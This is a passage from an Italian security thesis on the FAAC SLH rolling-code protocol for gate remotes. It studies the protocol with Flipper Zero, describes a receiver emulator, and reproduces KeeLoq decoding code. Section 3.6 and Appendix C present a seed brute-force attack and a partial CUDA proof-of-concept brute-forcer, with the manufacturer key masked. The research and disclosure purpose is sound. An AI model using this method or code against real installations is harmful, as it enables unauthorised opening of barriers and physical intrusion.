Ricordando che non possiamo conoscere effettivamente il funzionamento interno del ricevitore, ipotizziamo che alla ricezione di un segnale lo decripti tramite l'algoritmo precedentemente descritto e confronti il valore del counter ricevuto con un valore interno mantenuto in una qualche memoria, alcune proprietà possono essere osservate effettuando specifiche emulazioni di radiocomandi con il Flipper Zero. Prima di tutto si può osservare che il counter interno del ricevitore deve essere composto di soli 20 bit (5 cifre esadecimali) seppure durante l'emulazione del radiocomando il Flipper permetta di inserire valori nel counter di 6 cifre esadecimali. Questo si può dedurre dal fatto che radiocomandi con valori di count `0x0yyyyy`, `0x1yyyyy`, etc autenticano tutti correttamente sul ricevitore.



Intervalli non in scala

Figura 3.3: Il counter circolare

In secundis, il valore di count ha un comportamento ciclico: arrivato al valore `0xFFFFF` il counter ritorna al valore `0x00000` e continua ad autenticare correttamente.
Il ricevitore accetta valori del count che distano di massimo `0x20` (32) valori dopo l'ultimo autenticato. Oltre i 32 valori accettati ed entro `0x8000` (32768) valori dopo l'ultimo autenticato il segnale è considerato futuro. In questo caso il ricevitore non autentica il radiocomando ma tenta una resincronizzazione.

Per resincronizzare il counter interno del ricevitore è necessaria un'altra chiave normale futura entro il range precedentemente menzionato di futuro e appena successiva, cioè il counter della seconda chiave deve essere esattamente successivo a quello della prima futura. La necessità di due chiavi sequenziali per la resincronizzazione al futuro restringe il massimo valore che può avere un radiocomando per resincronizzare il ricevitore a `counter + 0x7FFF`.
Un comportamento interessante si può osservare inviando una sequenza di 4 chiavi di questo tipo: chiave accettabile → chiave futura → chiave accettabile → chiave futura. Elenchiamo i comportamenti del ricevitore ad ogni chiave ricevuta:

- Alla prima accettabile il ricevitore autentica correttamente.
- Alla prima chiave futura il ricevitore non autentica il radiocomando.
- Alla seconda chiave accettabile il ricevitore autentica il radiocomando: questo implica che il contatore interno del ricevitore non è aggiornato al futuro alla prima chiave futura ricevuta, tuttavia potrebbe essere in uno stato in cui attende anche una possibile chiave futura in sequenza alla precedente.
- Alla seconda chiave futura il ricevitore autentica il radiocomando futuro e si risincronizza a tale futuro, il radiocomando precedentemente accettabile non viene più autenticato.

Questi comportamenti sembrano puntare alla possibilità che il ricevitore tenga in memoria una cronologia di chiavi passate ricevute. Per testare la lunghezza di questa cronologia vengono inviati al ricevitore una chiave futura che non autentica, un numero variabile crescente di chiavi accettabili e, infine, una chiave esattamente successiva alla prima. Cominciando con una sola chiave accettabile tra le due future si aumenta il numero di chiavi accettabili fino a quando la seconda chiave futura (l'ultima della sequenza) smette di risincronizzare il ricevitore. Purtroppo, dopo numerosi tentativi questo metodo non ha portato risultati conclusivi: ripetendo più volte lo stesso esperimento il ricevitore ha smesso di risincronizzare dopo differenti numeri di chiavi accettabili centrali, tuttavia sembra non superare mai il numero di 8 chiavi passate mantenute nella cronologia. É importante sottolineare come ad ogni test di questo tipo effettuato la memoria del ricevitore è svuotata secondo la procedura esplicata nel manuale e successivamente reinizializzata ad un radiocomando emulato, c'è la possibilità che ogni inizializzazione di memoria definisca una lunghezza della memoria differente o, più probabilmente, ognuna delle ripetizioni del segnale trasmesse dal radiocomando sia registrata nella cronologia. In ogni caso non si può essere certi della lunghezza effettiva della cronologia.
Il procedimento di risincronizzazione in caso di chiave futura sembra essere molto simile al processo di memorizzazione del radiocomando. Questo processo verrà dettagliato nel capitolo successivo, dove si avranno più informazioni per fare ipotesi più informate.

3.4 Funzionalità: TX coding e master/slave

Il radiocomandi FAAC SLH mettono a disposizione due meccanismi utili alla comodità di utilizzo e ad aumentare la versatilità del sistema.
Analizziamo per prima la funzionalità di TX coding che, in base al comportamento osservato, sembra essere funzionale alla meccanica master/slave. Come discusso precedentemente, un radiocomando in modalità programmazione invia un payload contenente il proprio seed. Secondo una procedura descritta nel manuale di utilizzo dei radiocomandi [10, 11], un radiocomando può assumere il seed di un altro radiocomando così da poter autenticarsi correttamente nei ricevitori che già avevano memorizzato l'altro radiocomando. In base a letture effettuate tramite il Flipper Zero delle trasmissioni del radiocomando a cui è stato cambiato il seed seguendo il procedimento di TX coding si conferma il comportamento atteso: il seed del radiocomando ricevente viene sostituito dal seed del radiocomando programmante.
Analizziamo ora la funzionalità master/slave, seppur poco rilevante allo scopo di questo studio. Un radiocomando FAAC SLH esce di fabbrica in modalità "master", da manuale [10] e come osservabile in base al comportamento, si deduce che questa modalità implica la capacità del radiocomando di

trasmettere la chiave di programmazione. Il radiocomando può essere trasformato in uno "slave" seguendo un semplice procedimento descritto nel manuale, in questa modalità perderà la capacità di trasmettere il seed, pur continuando ad operare nella stessa maniera per quanto riguardo il resto delle funzionalità. Il radiocomando sembra anche cambiare il proprio valore serial quando trasformato in uno slave, mantenendosi comunque nel range [A0000000–A0FFFFFF].
Chiaramente queste funzionalità sono sviluppate al fine di semplificare l'utilizzo del sistema alla necessità di multipli radiocomandi per un singolo ricevitore: come spiegato nel manuale, una volta che il corretto seed è registrato in un radiocomando (tramite la meccanica di TX coding appena descritta) è sufficiente inviare due chiavi in sequenza perché il ricevitore cominci ad autenticare un nuovo radiocomando insieme a tutti gli altri già precedentemente registrati. Il ricevitore, chiaramente, non accetta due radiocomandi con lo stesso code fix ma count differenti perché, in questo caso, si incapperebbe nel controllo del valore del count che non necessariamente coincide tra i due.
Il funzionamento di questa meccanica fornisce un'importante intuizione sul funzionamento interno del ricevitore: a patto che il ricevitore non abbia memorizzato il massimo numero di radiocomandi, al fine di aprire la barriera controllata dal ricevitore è necessario un qualsiasi segnale che fornisca un code hop valido e abbia un code fix differente da altri già memorizzati, più semplicemente il segnale deve essere generato a partire dal seed memorizzato nel ricevitore e avere un code fix non già memorizzato, il ricevitore si occuperà in questo caso di sincronizzare un nuovo radiocomando in base ai segnali ricevuti.

3.5 Ipotesi informata sul funzionamento interno del ricevitore

In base alle osservazioni fino ad ora descritte si può assumere un processo di autenticazione dei radiocomandi interno al ricevitore che segue questi passi in ordine:

- Alla ricezione di un segnale il ricevitore controlla il valore del counter della chiave ricevuta (o decifrando il segnale o controllando se uno dei possibili code hop validi ottenibili da seed e counter entro un certo range corrisponde con quello ricevuto).
- Nel caso in cui il counter ricevuto rientri nel range di valori validi per uno dei code fix salvati in memoria il ricevitore controlla se il code fix della chiave ricevuta corrisponde a quella del ricevitore corrispondente al code fix appena menzionato, in caso positivo la barriera viene aperta e il counter di tale entry in memoria aggiornato.
- Altrimenti, nel caso in cui il counter ricevuto rientri nel range di valori futuri per una delle entries in memoria lo stesso controllo del caso precedente viene eseguito ma il ricevitore attiva la modalità resync.
- In una qualsiasi altra situazione il ricevitore non reagisce.

Ad una ricezione con la modalità resync attivata si può ipotizzare che il ricevitore controlli la presenza, nella cronologia delle ricezioni descritta precedentemente, di una chiave immediatamente precedente a quella appena ricevuta (con code fix corrispondente).
Si può inoltre ipotizzare che l'inizializzazione del sistema avvenga in questa maniera:

- Il ricevitore riceve una chiave di programmazione e memorizza il seed decifrato nella propria memoria
- Il ricevitore attiva una modalità di programmazione di un nuovo radiocomando

Infine, si può ipotizzare che la memorizzazione di un nuovo radiocomando, sia in caso di prima memorizzazione che altrimenti, sia simile alla procedura di resync, ma invocata senza un limite al range del valore del counter.

3.6 Un possibile attacco brute-force contro FAAC SLH

Le funzionalità descritte precedentemente aprono la possibilità di un bruteforce attack viste alcune caratteristiche del sistema FAAC SLH.
Ricordiamo tali caratteristiche del sistema:

- Il ricevitore si sincronizza con qualsiasi radiocomando contenente il seed corretto tranne al più radiocomandi con un code fix già memorizzato
- Nel processo di autenticazione il code fix è rilevante solo dopo aver eventualmente trovato un valore di count accettabile o futuro

Di conseguenza, catturando due segnali consecutivi da un radiocomando genuino, uno specifico programma (come suggerito in una chat privata dal creatore del firmware Unleashed) potrebbe iterare l'algoritmo KeeLoq (versione FAAC SLH) per ogni possibile valore del seed (2^{32}) per ogni possibile valore del counter (2^{20}) finché non trova una sequenza di due valori di code hop indentica a quella catturata. A questo punto, ottenuto il seed, si può sfruttare il funzionamento del ricevitore per sincronizzare in memoria un nuovo radiocomando in idealmente pochi tentativi o addirittura clonare il radiocomando catturato e risincronizzarlo ad un futuro prossimo.
Va sottolineato il fatto che questa possibilità si presenta solo dal momento che la Manufacture key di FAAC SLH è nota, altrimenti un ulteriore spazio di 2^{32} valori dovrebbe essere testato.
Questo approccio deve coprire uno spazio di $2^{32} * 2^{20}$ valori (tutti seed e count possibili), risulta quindi non realisticamente fattibile in tempi brevi su CPU, più plausibile è un'implementazione che sfrutta accelerazioni hardware come OpenCL, ROCm, HIP o CUDA.
Assumendo una GPU Nvidia RTX 3080 con una frequenza di clock di 2 Ghz e 8704 core e assumendo un implementazione assembly ottimizzata che impiega 2200 (nota a piè di pagina n. 4 in [1]) cicli di clock per un'intera crittografia KeeLoq si può coprire l'intero spazio delle chiavi in un tempo massimo di 160 ore, non pratico ma non implausibile. Tale algoritmo di bruteforce ignora inoltre numerose possibilità come approssimazioni lineari della Non Linear Function di KeeLoq e techniche di scorrimento ed algebriche che potrebbero ridurre notevolmente il tempo di esecuzione [1, 3, 7, 2]. Un programma in CUDA proof-of-concept di questa idea è riportato in appendice C con la manufacturer key di FAAC oscurata per questioni legali.

4 Sviluppo emulatore di FAAC XR2

Il codice sorgente dell'applicazione per Flipper Zero sviluppata durante il lavoro è reso open-source e disponibile su GitHub al link `https://github.com/alemarostica/faac-slh-433-rx-emulator`.
L'applicazione dell'emulatore sviluppata non intende essere uno strumento necessariamente utile quanto più un proof-of-concept valido per comprendere il comportamento di un ricevitore genuino FAAC XR2. É importante ricordare la natura proprietaria del ricevitore che permette esclusivamente un'implementazione basata sui comportamenti osservati con un utilizzo relativamente standard.

4.1 Firmware Unleashed modificato ad-hoc

La scelta del firmware Unleashed è dovuta all'implementazione più dettagliata del protocollo FAAC SLH a cura dello sviluppatore xMasterX: non solo è in grado di distinugere tra chiavi normali e di programmazione ma è anche in grado di emulare un numero arbitrario di radiocomandi completamente personalizzabili, funzione estremamente utile per osservare numerosi comportamenti del ricevitore.
Durante lo sviluppo dell'emulatore si presenta un problema: alla ricezione di una chiave normale l'implementazione del protocollo FAAC SLH è in grado di decodificarne il code hop esclusivamente dopo aver ricevuto la chiave di programmazione del radiocomando corrispondente, tuttavia, alla ricezione di una chiave di programmazione diversa, lo stato interno del ricevitore nel Flipper viene aggiornato per decodificare le chiavi di corrispondenti al secondo radiocomando. Questo comportamento causa due problemi:

- Se il Flipper è impostato con il seed di un radiocomando specifico non potrà correttamente decodificare le chiavi di altri radiocomandi
- Se il Flipper riceve una chiave di programmazione differente non sarà più in grado di decodificare le chiavi del radiocomando precedente a meno che non riceva da quest'ultimo una chiave di programmazione.

Il secondo problema è facilmente risolvibile con alcune linee di codice sotto riportate, la risoluzione del primo problema richiederebbe una notevole ristrutturazione del codice del firmware, al di fuori dello scopo di questo studio.
Le modifiche apportate si trovano nel file `lib/subghz/protocols/faac_slh.c`, a inizio file viene aggiunta la linea:

```
static bool already_programmed = false;
```

Questa variabile bloccherà lo stato della variabile seed interna al ricevitore una volta che questo è stato settato.
Nella funzione di allocazione del decoder di FAAC SLH viene aggiunta questa linea:

```
already_programmed = false;
```

In questo modo, alla deallocazione del ricevitore sarà di nuovo possibile memorizzare un nuovo seed.
Nella funzione `subghz_protocol_faac_slh_check_remote_controller`, durante la fase di decodifica della chiave di programmazione, la linea

```
instance->seed = data_prg[5] << 24 | data_prg[4] << 16 |
                 data_prg[3] << 8 | data_prg[2];
```

viene sostituita con

```
if(!already_programmed) {
    instance->seed = data_prg[5] << 24 | data_prg[4] << 16 |
                     data_prg[3] << 8 | data_prg[2];
    already_programmed = true;
}
```

Questo blocco condizionale controlla lo stato della precedente variabile `already_programmed` e determina se è possibile aggiornare il seed interno al ricevitore o meno. Inoltre, nel momento in cui il seed è aggiornato si imposta la variabile flag a `true` cosicché qualsiasi successivo tentativo di aggiornamento del seed sarà ignorato.
Una fork del codice sorgente di Unleashed è stata creata e modificata appositamente e può essere trovata al link `https://github.com/alemarostica/unleashed-firmware`.

4.2 Struttura del codice sorgente

Il progetto si compone di quattro blocchi principali:

- L'app principale: composto dai file `faac_slh_rx_emu_app.c`, `faac_slh_rx_emu_about.h`, `faac_slh_rx_emu_structs.h`, è il blocco che gestisce l'allocazione in memoria delle strutture dati e la logica dei menù, GUI e navigazione. Alcune caratteristiche notevoli di questo blocco sono:
  - La riallocazione dei widget widget_last_transmission e widget_memory ad ogni visualizzazione, necessaria ad aggiornarli ad ogni cambiamento.
  - La deallocazione e riallocazione del componente ricevitore nel momento in cui il sottomenù "Program new remote" è attivato, necessaria per memorizzare un nuovo radiocomando con seed eventualmente differente.
  - L'inizializzazione dei valori count nella cronologia e nella memoria a `0xFFF00000`, valore che indica che il count non è stato inizializzato (al di fuori del range [0x00000–0xFFFFF]).
  - L'inizializzazione dei valori seed nella cronologia e nella memoria a `0x00000000`, valore che indica che il seed non è stato inizializzato.
  - La lunghezza della cronologia (8 chiavi) stabilita in base alle osservazioni precedentmente riportate.
- Il componente del ricevitore: composto dai file `faac_slh_rm_emu_subghz.c`, `faac_slh_rx_emu_subghz.h`, è ciò che gestisce l'inizializzazione e la configurazione dei dispositivi subghz del Flipper. Buona parte di questo codice è basato sul corrispondente componente nell'applicazione SubGHz Rolling Flaws di Derek Jamison [9] con alcune modifiche alle funzioni start_listening e stop_listening per renderle compatibili con la modifica al firmware.
- Il componente di parsing: composto dai file `faac_slh_rx_emu_parser.c`, `faac_slh_rm_emu_parser.h`, è il componente che gestisce il parsing dei dati decodificati dal Flipper e contiene la logica di autenticazione del radiocomando. Questo blocco contiene l'implementazione dei meccanismi osservati del ricevitore FAAC XR2. Alcuni aspetti notevoli di questo blocco sono:
  - La presenza di due routine per gestire separatamente le chiavi normali e quelle di programmazione.
  - La funzione is_within_range che controlla se un valore rientra in un range circolare, necessaria per controllare i valori di count.
  - A memoria vuota è possibile che il ricevitore del Flipper sia inizializzato con un seed, è quindi necessario che al momento del parsing dei dati ricevuti si distingua il caso in cui un valore di count è decodificato dal caso in cui questa cosa non avviene.
  - Nel parsing della chiave di programmazione la chiave è preceduta dai caratteri "Ke:" invece che "Key:", questo sembra essere un errore di battitura nel firmware.
- Funzioni di utilità: i file `faac_slh_rx_emu_utils.c`, `faac_slh_rx_emu_utils.h` contengono funzioni che estraggono valori esadecimali da oggetti FuriString e una funzione che forza il refresh dello schermo del Flipper.

4.3 Funzionalità dell'applicazione

La schermata iniziale dell'applicazione mette a disposizione 5 funzionalità accessibili tramite un menù a lista:

- Pagina "About": questo sottomenù offre informazioni riguardo l'applicazione, istruzioni per l'uso e URL al codice sorgente.
- Pagina "Receive": questo sottomenù offre la funzionalità di ricezione standard del ricevitore e simula la situazione di ascolto normale del ricevitore FAAC SLH. In questa vista l'utente può esaminare segnali ricevuti dal Flipper e osservare se vengono autenticati dall'applicazione o meno e sincronizzare radiocomandi nelle varie maniere possibili precedentemente elencate.
- Pagina "Program new remote": questo sottomenù permette di memorizzare un nuovo seed per l'algoritmo FAAC SLH nella memoria dell'applicazione. Effettuando tale operazione, l'applicazione entrà in una modalità di prima programmazione, in cui inizializzerà la memoria con il primo radiocomando ricevuto. Ad ogni accesso di questo sottomenù la memoria viene azzerata per permettere la memorizzazione di un nuovo seed.
- Pagina "Memory": questo sottomenù permette la visualizzazione dell stato della memoria dell'applicazione, mostra a schermo l'eventuale seed con cui è inizializzata la memoria e i codici seriali dei vari radiocomandi sincronizzati. Questa pagina è aggiornata ogni qualvolta la si apra.
- Pagina "Last transmission": questo sottomenù permette la visualizzazione dell'ultima trasmissione ricevuta nel formato generato dall'implementazione del protocollo FAAC SLH nel firmware Unleashed. Questa pagina è aggiornata ogni qualvolta la si apra.

4.4 Limiti dell'applicazione

Come menzionato precedentemente, l'implementazione del protocollo FAAC SLH nel firmware Unleashed, senza una riscrittura sostanziale, crea una serie di limitazioni nella funzionalità dell'emulatore. Tralasciando la lieve modifica effettuata per permettere all'emulatore di mantenere in memoria il seed di un radiocomando anche dopo la ricezione di una chiave di programmazione diversa, vanno sottolineate le seguenti limitazioni:

- Un ricevitore FAAC XR2 supporta 2 canali, corrispondenti ai 2 pulsanti su un radiocomando FAAC XT2. Di fatto i due pulsanti si comportano in maniera totalmente indipendente, cioè hanno numero seriale e seed differente tra di loro. L'emulatore al momento supporta esclusivamente un canale.
- In un singolo canale del ricevitore è possibile memorizzare più di un seed (per un massimo di 248 distribuiti sui canali del ricevitore), il ricevitore è quindi in grado di autenticare più radiocomandi con seed differenti sullo stesso canale. Per implementazione del protocollo FAAC SLH nel firmware Unleashed, ricreare questa funzionalità nell'emulatore richiederebbe una profonda riscrittura del codice sorgente, cosa fuori dallo scopo di questo studio.
- Come menzionato durante la discussione sul comportamento del ricevitore in caso di resync e programmazione, non è chiara la lunghezza della cronologia di chiavi passate mantenuta in memoria, si è quindi deciso di usare la lunghezza di 8. Questo potrebbe non rappresentare in maniera accurata il comportamento effettivo del ricevitore.
- Non è chiaro quanti radiocomandi con lo stesso seed possano venire sincronizzati dal ricevitore per aprire un canale, almeno 16 sono stati sincronizzati emulandoli con un Flipper Zero.

5 Conclusioni

Questo studio ha documentato in dettaglio il protocollo di comunicazione radio FAAC SLH, analizzandone funzionamento, segnali e implementazione del codice a rotazione basato su KeeLoq sfruttando Flipper Zero per intercettare, analizzare ed emulare segnali trasmessi da radiocomandi FAAC XT2 e ricevuti da ricevitore FAAC XR2. Infine è stato documentato lo sviluppo di un emulatore di ricevitore FAAC XR2 sempre su Flipper Zero.

Tale studio ha evidenziato notevoli debolezze del protocollo FAAC SLH ereditate dall'algoritmo KeeLoq su cui si basa. Alcune di queste debolezze, come già documentato in letteratura sono la lunghezza della chiave relativamente limitata e la suscettibilità a vari attacchi crittoanalitici. Di conseguenza, pur essendo stato un passo avanti rispetto ai codici fissi e pur offrendo un livello di protezione adeguato contro attacchi opportunistici o "replay" in contesti a basso rischio , FAAC SLH non può più essere considerato robusto secondo standard crittografici moderni. In scenari in cui la sicurezza è critica – come barriere aziendali che proteggono beni di valore elevato o infrastrutture sensibili – la debolezza di KeeLoq rappresenta un rischio significativo che non può essere sottovalutato.

Una scoperta notevole di questo studio è la potenziale fattibilità di un attacco bruteforce mirato al recupero del seed del sistema. Sfruttando la conoscenza della Manufacturer Key di FAAC, nota alla community grazie and un leak aziendale, e catturando due chiavi consecutive da un radiocomando legittimo e memorizzato nel sistema, è teoricamente possibile iterare attraverso lo spazio dei possibili seed (2^{32} combinazioni) e valori del counter (2^{20} combinazioni) fino ad identificare la coppia che genera la sequenza di code hop osservata. Sebbene computazionalmente oneroso, nell'ordine delle centinaia di ore su hardware GPU commerciale senza considerare ottimizzazioni come discusso), questo attacco è realizzabile da un attore motivato. Ottenuto il seed, il funzionamento di un sistema FAAC SLH permette di sincronizzare un nuovo radiocomando (facilmente emulato con Flipper Zero e con un code fix non ancora registrato) semplicemente inviando due segnali validi.

Data il vasto numero di sistemi FAAC SLH installati e la prevedibile lentezza della loro sostituzione, le vulnerabilità discusse rimarranno rilevanti per un periodo considerevole. In sintesi, FAAC SLH deve essere considerato un sistema legacy con significative limitazioni di sicurezza.

Bibliografia

[1] Andrey Bogdanov. Cryptanalysis of the KeeLoq block cipher. Cryptology ePrint Archive, Paper 2007/055, https://eprint.iacr.org/2007/055, 2007.

[2] Nicolas T. Courtois, Gregory V. Bard, and Andrey Bogdanov. Periodic ciphers with small blocks and cryptanalysis of keeloq. https://www.researchgate.net/publication/228953278_PERIODIC_CIPHERS_WITH_SMALL_BLOCKS_AND_CRYPTANALYSIS_OF_KEELOQ, 2008.

[3] Nicolas T. Courtois, Gregory V. Bard, and David Wagner. Algebraic and slide attacks on keeloq. https://www.researchgate.net/publication/220334534_Algebraic_and_Slide_Attacks_on_KeeLoq, 2008.

[4] DarkFlippers Team. Codice sorgente di Unleashed Firmware. https://github.com/DarkFlippers/unleashed-firmware. Unofficial fork of official Flipper Zero firmware.

[5] flipper devices. Flipper zero official firmware. https://github.com/flipperdevices/flipperzero-firmware.

[6] hadipourh. C implementation of keeloq. https://github.com/hadipourh/KeeLoq, 2021.

[7] Sebastiaan Indesteege, Nathan Keller, Orr Dunkelman, Eli Biham, and Bart Preneel. A practical attack on keeloq. http://www.iacr.org/archive/ec2008/49650001/49650001.pdf, 2008.

[8] Derek Jamison. Flipper zero - code. https://www.youtube.com/playlist?list=PLM1cyTMe-PYJaMQ6TWeK1mAWxORdjYJZ5.

[9] Derek Jamison. rolling-flaws. https://github.com/jamisonderek/flipper-zero-tutorials/tree/main/subghz/apps/rolling-flaws, 2024.

[10] FAAC S.P.A. Manuale faac xt2-xt4 433 slh - slh lr, revisione c. https://www.faac.se/data/pdf/xt2_xt4_433_slh_lr_revc.pdf, Rev C.

[11] FAAC S.P.A. Manuale faac xt 433 slh lr, revisione g. https://faac.biz/wp-content/uploads/2021/09/XT2_XT4_433_SLH_LR_732643_RevG.pdf, Rev G.

[12] Flipper Zero Team. Flipper build tool. https://developer.flipper.net/flipperzero/doxygen/fbt.html.

[13] Flipper Zero Team. Flipper zero subghz file format. https://developer.flipper.net/flipperzero/doxygen/subghz_file_format.html.

[14] Flipper Zero Team. qflipper. https://flipperzero.one/update.

[15] Flipper Zero Team. Wifi devboard docs. https://developer.flipper.net/flipperzero/doxygen/dev_board.html.

[16] Wikipedia. Articolo wikipedia su keeloq. https://en.wikipedia.org/wiki/KeeLoq.

Appendice A Decodifica seed FAAC SLH

Di seguito è mostrato il codice che viene eseguito nel Flipper Zero (firmware Unleashed) [4] e, ipoteticamente, nel ricevitore FAAC XR2 per la decodifica del seed da una chiave di programmazione.

```
if(((data_prg[7] == 0x52) && (data_prg[6] == 0x0F) && (data_prg[0] == 0x00))) {
    faac_prog_mode = true;
    // ProgMode ON
    for(uint8_t i = data_prg[1] & 0xF; i != 0; i--) {
        data_tmp = data_prg[2];

        data_prg[2] = data_prg[2] >> 1 | (data_prg[3] & 1) << 7;
        data_prg[3] = data_prg[3] >> 1 | (data_prg[4] & 1) << 7;
        data_prg[4] = data_prg[4] >> 1 | (data_prg[5] & 1) << 7;
        data_prg[5] = data_prg[5] >> 1 | (data_tmp & 1) << 7;
    }
    data_prg[2] ^= data_prg[1];
    data_prg[3] ^= data_prg[1];
    data_prg[4] ^= data_prg[1];
    data_prg[5] ^= data_prg[1];

    instance->seed = data_prg[5] << 24 | data_prg[4] << 16 | data_prg[3] << 8 |
    data_prg[2];

    uint32_t dec_prg_1 = data_prg[7] << 24 | data_prg[6] << 16 | data_prg[5] << 8 |
                         data_prg[4];
    uint32_t dec_prg_2 = data_prg[3] << 24 | data_prg[2] << 16 | data_prg[1] << 8 |
                         data_prg[0];
    instance->data_2 = (uint64_t)dec_prg_1 << 32 | dec_prg_2;
    instance->cnt = data_prg[1];

    *manufacture_name = "FAAC_SLH";
    return;
```

Appendice B Funzioni di decodifica di una chiave normale in KeeLoq

Di seguito sono riportate le varie implementazioni degli algoritmi di FAAC SLH e KeeLoq nel firmware Unleashed [4] del Flipper Zero.
La seguente funzione restituisce la chiave a 64 bit necessaria in KeeLoq a partire dal seed e dalla manufacturer key. Questa funzione si trova nel file `lib/subghz/protocols/keeloq_common.c`.

```
inline uint64_t subghz_protocol_keeloq_common_faac_learning
    (const uint32_t seed, const uint64_t key) {
    uint16_t hs = seed >> 16;
    const uint16_t ending = 0x544D;
    uint32_t lsb = (uint32_t)hs << 16 | ending;
    uint64_t man =
        (uint64_t)subghz_protocol_keeloq_common_encrypt(seed, key) << 32 |
        subghz_protocol_keeloq_common_encrypt(lsb, key);
    return man;
}
```

La seguente funzione è l'implementazione della fase di crittografia di KeeLoq. Questa funzione si trova nel file `lib/subghz/protocols/keeloq_common.c`.

```
inline uint32_t subghz_protocol_keeloq_common_encrypt
    (const uint32_t data, const uint64_t key) {
    uint32_t x = data, r;
    for(r = 0; r < 528; r++)
        x = (x >> 1) ^ ((bit(x, 0) ^ bit(x, 16) ^ (uint32_t)bit(key, r & 63) ^
                         bit(KEELOQ_NLF, g5(x, 1, 9, 20, 26, 31))) << 31);
    return x;
}
```

La seguente funzione è l'implementazione della fase di decrittografia di KeeLoq. Questa funzione si trova nel file `lib/subghz/protocols/keeloq_common.c`.

```
inline uint32_t subghz_protocol_keeloq_common_decrypt
    (const uint32_t data, const uint64_t key) {
    uint32_t x = data, r;
    for(r = 0; r < 528; r++)
        x = (x << 1) ^ bit(x, 31) ^ bit(x, 15) ^
            (uint32_t)bit(key, (15 - r) & 63) ^
            bit(KEELOQ_NLF, g5(x, 0, 8, 19, 25, 30));
    return x;
}
```

Il seguente segmento di codice estrae il valore del counter a partire dal code hop sfruttando le funzioni sopra riportate. Questa funzione si trova nel file `lib/subghz/protocols/faac_slh.c`.

```
for
  M_EACH(manufacture_code, *subghz_keystore_get_data(keystore), SubGhzKeyArray_t) {
      switch(manufacture_code->type) {
      case KEELOQ_LEARNING_FAAC:
          // FAAC Learning
          man = subghz_protocol_keeloq_common_faac_learning(
              instance->seed, manufacture_code->key);
          decrypt = subghz_protocol_keeloq_common_decrypt(code_hop, man);
          *manufacture_name = furi_string_get_cstr(manufacture_code->name);
          break;
```

```
11        }
12    }
13 instance->cnt = decrypt & 0xFFFFF;
```

Appendice C Brute-forcer del seed di FAAC SLH in CUDA

Di seguito è riportato il codice in CUDA dell'algoritmo di brute forcing del seed di FAAC SLH. Tale algoritmo assume che due chiavi normali in sequnza siano state catturate e ne prende in input i due code hop ed il code fix.

```
#include <cstdlib>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdbool.h>
#include <cuda_runtime.h>

#define MFKEY 0xXXXXXXXXXXXXXXXX // Qui va la Manufacturer Key
#define KEELOQ_NLF 0x3A5C742E
#define bit(x, n) (((x) >> (n)) & 1)
#define g5(x, a, b, c, d, e) (bit(x, a) + bit(x, b) * 2 + \\
          bit(x, c) * 4 + bit(x, d) * 8 + bit(x, e) * 16)

__device__ uint32_t keeloq_encrypt_device(uint32_t data, uint64_t key) {
    uint32_t x = data;
    for (int r = 0; r < 528; r++) {
        x = (x >> 1) ^ ((bit(x, 0) ^ bit(x, 16) ^ (uint32_t)bit(key, r & 63) ^
                         bit(KEELOQ_NLF, g5(x, 1, 9, 20, 26, 31))) << 31);
    }
    return x;
}

__device__ uint64_t faac_learning_device(uint32_t seed, uint64_t key) {
    uint16_t hs = seed >> 16;
    const uint16_t ending = 0x544D;
    uint32_t lsb = (uint32_t)hs << 16 | ending;
    uint64_t man = (uint64_t)keeloq_encrypt_device(seed, key) << 32 |
                             keeloq_encrypt_device(lsb, key);
    return man;
}

struct Result {
    bool found;
    uint32_t seed;
    uint32_t count;
};

__global__ void find_sequence_chunk_kernel(
    uint32_t first_hop,
    uint32_t second_hop,
    uint64_t mfkey,
    uint32_t fix,
    uint32_t start_seed,
    uint32_t end_seed,
    Result *result) {
    uint32_t seed = blockIdx.x * blockDim.x + threadIdx.x + start_seed;
    if (seed > end_seed || result->found) return;

    uint64_t man = faac_learning_device(seed, mfkey);
    uint8_t fixx[8];
```

```
    int shiftby = 32;
    for (int i = 0; i < 8; i++) {
        fixx[i] = (fix >> (shiftby -= 4)) & 0xF;
    }

    uint32_t prev_hop = keeloq_encrypt_device(fixx[6] << 28 |
                        fixx[7] << 24 | fixx[5] << 20 | 0xFFFFF, mfkey);

    for (uint32_t count = 0x1; count <= 0xFFFFF && !result->found; ++count) {
        uint32_t decrypt;
        if ((count % 2) == 0) {
            decrypt = fixx[6] << 28 | fixx[7] << 24 |
                      fixx[5] << 20 | (count & 0xFFFFF);
        } else {
            decrypt = fixx[2] << 28 | fixx[3] << 24 |
                      fixx[4] << 20 | (count & 0xFFFFF);
        }

        uint32_t hop = keeloq_encrypt_device(decrypt, man);

        if (prev_hop == first_hop && hop == second_hop) {
            result->found = true;
            result->seed = seed;
            result->count = count;
            break;
        }
        prev_hop = hop;

        if (count == 0x1)
            printf("Thread %d, Seed: %08X, Count: %05X, Decrypt: %08X,
            Hop: %08X\n", threadIdx.x + blockIdx.x * blockDim.x,
            seed, count, decrypt, hop);
    }
}

int main(void) {
    uint32_t first_hop, second_hop, fix;
    char hex_input[10];
    char *endptr1, *endptr2, *endptr3;

    printf("Enter first hop (without 0x): ");
    while (fgets(hex_input, sizeof(hex_input), stdin) == NULL) {
        perror("Error reading input, try again");
    }
    size_t len = strlen(hex_input);
    if (len > 0 && hex_input[len - 1] == '\n') {
        hex_input[len - 1] = '\0';
    }
    first_hop = strtoul(hex_input, &endptr1, 16);

    printf("Enter second hop (without 0x): ");
    while (fgets(hex_input, sizeof(hex_input), stdin) == NULL) {
        perror("Error reading input, retry");
    }
    len = strlen(hex_input);
    if (len > 0 && hex_input[len - 1] == '\n') {
        hex_input[len - 1] = '\0';
    }
    second_hop = strtoul(hex_input, &endptr2, 16);

    printf("Enter fix (without 0x): ");
    while(fgets(hex_input, sizeof(hex_input), stdin) == NULL) {
        perror("Error reading input, retry");
    }
    len = strlen(hex_input);
    if(len > 0 && hex_input[len - 1] == '\n') {
```

```
        hex_input[len - 1] = '\0';
    }
    fix = strtoul(hex_input, &endptr3, 16);

    if (*endptr1 != '\0' || *endptr2 != '\0' || *endptr3 != '\0') {
        fprintf(stderr, "Error: invalid hexadecimal characters found\n");
        return 1;
    }

    printf("\nFirst hop: %08X\nSecond hop: %08X\nFix: %08X\n\nContinue? (y/N) ",
            first_hop, second_hop, fix);
    char input[10];
    while (fgets(input, sizeof(input), stdin) == NULL) {
        perror("Bruh");
    }
    len = strlen(input);
    if (len > 0 && input[len - 1] == '\n') {
        input[len - 1] = '\0';
    }
    if (strcmp(input, "y") != 0) {
        printf("Aborting.\n");
        return 1;
    }
    printf("Continuing execution on GPU with chunked seed processing...\n");

    Result host_result;
    host_result.found = false;
    host_result.seed = 0;
